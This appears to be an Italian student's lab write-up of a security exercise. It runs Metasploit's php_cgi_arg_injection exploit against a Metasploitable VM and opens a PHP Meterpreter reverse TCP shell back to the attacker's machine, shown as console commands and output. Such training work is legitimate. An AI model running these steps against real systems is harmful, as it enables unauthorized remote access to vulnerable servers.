



ESERCIZIO S7-L3

EXPLOIT PHP


Apro msfconsole e cerco un exploit per php



Scelgo l'exploit "exploit/multi/http/php_cgi_arg_injection" e setto l'RHOSTS con l'ip di metasploitable.



Successivamente vedo quali payload ci sono con il comando “show payloads”.




```
msf6 exploit(multi/http/php_cgi_arg_injection) > show payloads

Compatible Payloads

#   Name                                     Disclosure Date   Rank   Check   Description
-   -
0   payload/cmd/unix/bind_aws_instance_connect normal          No      Unix SSH Shell, Bind I
instance Connect (via AWS API)
1   payload/generic/custom                  normal          No      Custom Payload
2   payload/generic/shell_bind_aws_ssm      normal          No      Command Shell, Bind SS
M (via AWS API)
3   payload/generic/shell_bind_tcp          normal          No      Generic Command Shell,
Bind TCP Inline
4   payload/generic/shell_reverse_tcp       normal          No      Generic Command Shell,
Reverse TCP Inline
5   payload/generic/ssh/interact            normal          No      Interact with Establis
hed SSH Connection
6   payload/multi/meterpreter/reverse_http  normal          No      Architecture-Independe
nt Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
7   payload/multi/meterpreter/reverse_https normal          No      Architecture-Independe
nt Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
8   payload/php/bind_perl                   normal          No      PHP Command Shell, Bin
d TCP (via Perl)
9   payload/php/bind_perl_ipv6              normal          No      PHP Command Shell, Bin
d TCP (via perl) IPv6
10  payload/php/bind_php                     normal          No      PHP Command Shell, Bin
d TCP (via PHP)
```

Successivamente setto il payload 18 che è quello che usa di default e avvio l'exploit.



```
msf6 exploit(multi/http/php_cgi_arg_injection) > set payload/php/meterpreter/reverse_tcp
[-] Unknown datastore option: payload/php/meterpreter/reverse_tcp.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.


OPTIONS:
-c, --clear Clear the values, explicitly setting to nil (default)
-g, --global Operate on global datastore variables
-h, --help Help banner.

msf6 exploit(multi/http/php_cgi_arg_injection) > set payload 18
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.148:4444
[*] Sending stage (39927 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.148:4444 -> 192.168.1.149:34535) at 2023-11-08 09:57:46 -0500

meterpreter >
```

Come si può notare la sessione è stata aperta quindi siamo dentro.



```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter   : php/linux
meterpreter >
```